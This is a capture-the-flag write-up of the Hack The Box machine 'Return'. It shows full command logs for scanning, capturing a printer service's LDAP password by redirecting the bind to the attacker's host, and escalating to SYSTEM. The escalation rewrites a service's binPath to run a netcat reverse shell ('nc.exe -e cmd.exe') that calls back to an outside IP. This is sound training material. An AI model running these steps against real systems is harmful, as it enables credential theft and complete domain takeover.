Return: LDAP Credential Capture to Server Operators Abuse – Hack The Box
Table of Contents
Initial Reconnaissance – Port Scanning
To begin the assessment of the Return machine, I ran an nmap scan with service version detection (-sV), host discovery disabled (-Pn), and aggressive timing (-T4). The target IP was 10.129.95.241.
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ nmap -sV -Pn -T4 10.129.95.241
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 21:16 -0300
Nmap scan report for 10.129.95.241
Host is up (0.15s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-03 00:35:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.30 seconds
The scan revealed a typical Active Directory Domain Controller profile: DNS (53), Kerberos (88), RPC (135), SMB (139/445), LDAP (389/3268), and WinRM on port 5985. Additionally, HTTP (80) was running Microsoft IIS — not standard on a DC, suggesting a custom web application. The LDAP banners confirm the domain is return.local and the hostname is PRINTER.
I added the domain and hostname to /etc/hosts:
# /etc/hosts
10.129.95.241   return.local printer.return.local
DNS Enumeration
A zone transfer attempt against the domain returned REFUSED, so no additional DNS records were obtained:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ host -t axfr return.local 10.129.95.241
Trying "return.local"
Using domain server:
Name: 10.129.95.241
Address: 10.129.95.241#53
Aliases:

Host return.local not found: 5(REFUSED)
; Transfer failed.
Web Enumeration – Printer Admin Panel

Navigating to the web application on port 80 revealed a printer administration panel served by IIS. The dashboard displayed basic printer information and a Settings page where the LDAP connection configuration was pre-populated:

The settings page showed fields for the server address, server port (389), username (svc-printer), and password (masked). The form submitted a POST request to /settings.php with the ip parameter controlling the LDAP server address.

Submitting the original value (printer.return.local) produced no interesting response. However, the fact that the application makes an outbound LDAP connection to a user-controlled address is significant — if we point it to our own machine, we can capture whatever credentials the application sends during the LDAP bind.
Intercepting LDAP Credentials
I changed the ip parameter to point to my attacker machine:
POST /settings.php HTTP/1.1
Host: 10.129.95.241
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

ip=10.10.17.156
With a netcat listener on port 389, the connection came in immediately with cleartext credentials:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ nc -lnvp 389
listening on [any] 389 ...
connect to [10.10.17.156] from (UNKNOWN) [10.129.95.241] 60273
0*`%return\svc-printer
                       1edFg43012!!
The output was partially garbled due to the LDAP bind protocol, but the username and password were clearly visible: return\svc-printer / 1edFg43012!!.
To get a cleaner capture, I repeated the process using Responder, which properly parses LDAP authentication attempts:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ sudo responder -I tun0 -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.95.241
[LDAP] Cleartext Username : return\svc-printer
[LDAP] Cleartext Password : 1edFg43012!!
Confirmed: the credentials are sent in cleartext via LDAP simple bind. The application authenticates to whichever server address is specified in the settings form, leaking service account credentials to any attacker-controlled endpoint.
Domain Enumeration
With valid credentials in hand, I proceeded to enumerate the domain.
SMB Shares
Using netexec to validate the credentials and list accessible shares:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ nxc smb 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!' --shares
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.241   445    PRINTER          [+] return.local\svc-printer:1edFg43012!!
SMB         10.129.95.241   445    PRINTER          [*] Enumerated shares
SMB         10.129.95.241   445    PRINTER          Share           Permissions     Remark
SMB         10.129.95.241   445    PRINTER          -----           -----------     ------
SMB         10.129.95.241   445    PRINTER          ADMIN$          READ            Remote Admin
SMB         10.129.95.241   445    PRINTER          C$              READ,WRITE      Default share
SMB         10.129.95.241   445    PRINTER          IPC$            READ            Remote IPC
SMB         10.129.95.241   445    PRINTER          NETLOGON        READ            Logon server share
SMB         10.129.95.241   445    PRINTER          SYSVOL          READ            Logon server share
The credentials are valid. The svc-printer account has READ,WRITE access to the C$ administrative share, which already indicates elevated privileges.
LDAP – Users and Groups
A broader LDAP enumeration revealed the domain’s user and group structure:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ nxc ldap 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!' --admin-count --users --groups
LDAP        10.129.95.241   389    PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
LDAP        10.129.95.241   389    PRINTER          Administrator
LDAP        10.129.95.241   389    PRINTER          krbtgt
LDAP        10.129.95.241   389    PRINTER          svc-printer
LDAP        10.129.95.241   389    PRINTER          [*] Enumerated 4 domain users: return.local
LDAP        10.129.95.241   389    PRINTER          -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.95.241   389    PRINTER          Administrator                 2021-07-16 12:03:22 0        Built-in account for administering the computer/domain
LDAP        10.129.95.241   389    PRINTER          Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.95.241   389    PRINTER          krbtgt                        2021-05-20 10:26:54 0        Key Distribution Center Service Account
LDAP        10.129.95.241   389    PRINTER          svc-printer                   2021-05-26 05:15:13 0        Service Account for Printer
The domain has only two active accounts besides the default disabled ones: Administrator and svc-printer (krbtgt is always disabled by default and Guest has no password set). The (Pwn3d!) flag from netexec indicates that svc-printer has significant privileges — this is worth investigating further after gaining a shell.
Key group memberships from the output included Server Operators with 1 member and Print Operators with 1 member — both groups that can be abused for privilege escalation on a Domain Controller.
Initial Access – WinRM
Port 5985 was open and svc-printer is a member of the Remote Management Users group, so I connected via evil-winrm:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ evil-winrm -i return.local -u 'svc-printer' -p '1edFg43012!!'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
Shell obtained as svc-printer.
Flag Collection – User Flag
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> dir

    Directory: C:\Users\svc-printer\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         9/2/2026   5:33 PM             34 user.txt

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> cat user.txt
413c9b5b6406f09ec313147f5486362b
Privilege Escalation – Abusing Server Operators Group
Enumerating Privileges and Group Memberships
Before attempting privilege escalation, I enumerated the full security context of the svc-printer account:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /all

USER INFORMATION
----------------

User Name          SID
================== =============================================
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
Two things stand out here. First, svc-printer is a member of Server Operators (S-1-5-32-549). This is a highly privileged built-in group on Domain Controllers — members can start and stop services, modify service configurations, and perform backup/restore operations. Second, the account holds SeBackupPrivilege and SeRestorePrivilege, which allow reading and writing any file on the system regardless of ACLs.
The Server Operators group membership is the most direct path to SYSTEM. Members of this group can modify the binary path of existing Windows services using sc.exe config, which means we can replace a service’s executable with a reverse shell payload. When the service is started, it will execute our payload as NT AUTHORITY\SYSTEM.
Service Binary Path Hijacking via Server Operators
I uploaded nc.exe to the target and reconfigured the VMTools service to execute a reverse shell:
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config VMTools binPath="C:\Users\svc-printer\nc.exe -e cmd.exe 10.10.17.156 53"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe stop VMTools
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer> sc.exe start VMTools
The sc.exe stop command returned error 1062 (service not started), which is expected if the service wasn’t running. The sc.exe start command triggers execution of the modified binary path.
On the attacker side, the SYSTEM shell came in on port 53:
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.10.17.156] from (UNKNOWN) [10.129.95.241] 65502
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
Full SYSTEM access achieved.
Note: Port 53 was chosen for the reverse shell because DNS traffic is commonly allowed through firewalls, reducing the chance of the connection being blocked.
For a more reliable shell that handles the binPath argument parsing correctly, the full command path with /c can be used:
*Evil-WinRM* PS C:\Users> sc.exe config VMTools binpath="C:\windows\system32\cmd.exe /c C:\Users\svc-printer\nc.exe -e cmd 10.10.17.156 53"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users> sc.exe start VMTools
[bytejmp@machine-01 ~/htb/return] [10.10.17.156] [10.129.95.241]
$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.10.17.156] from (UNKNOWN) [10.129.95.241] 58048
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
Flag Collection – Root Flag
c:\Users\Administrator\Desktop>type root.txt
type root.txt
97d9e942956e86facdf7a37adc60dd32
Both flags were successfully retrieved, confirming full compromise of the target system.
References
-
Microsoft — Server Operators Group
Documentation on the Server Operators built-in group and its default privileges on Domain Controllers. -
Microsoft — SeBackupPrivilege and SeRestorePrivilege
Details on backup and restore privileges and their security implications. -
Cube0x0 — Server Operators Privilege Escalation
Research on abusing Server Operators group membership for privilege escalation via service reconfiguration. -
Responder — LLMNR/NBT-NS/MDNS Poisoner
Tool used to capture cleartext LDAP credentials from the redirected authentication attempt. -
Evil-WinRM
Windows Remote Management (WinRM) shell used for initial access.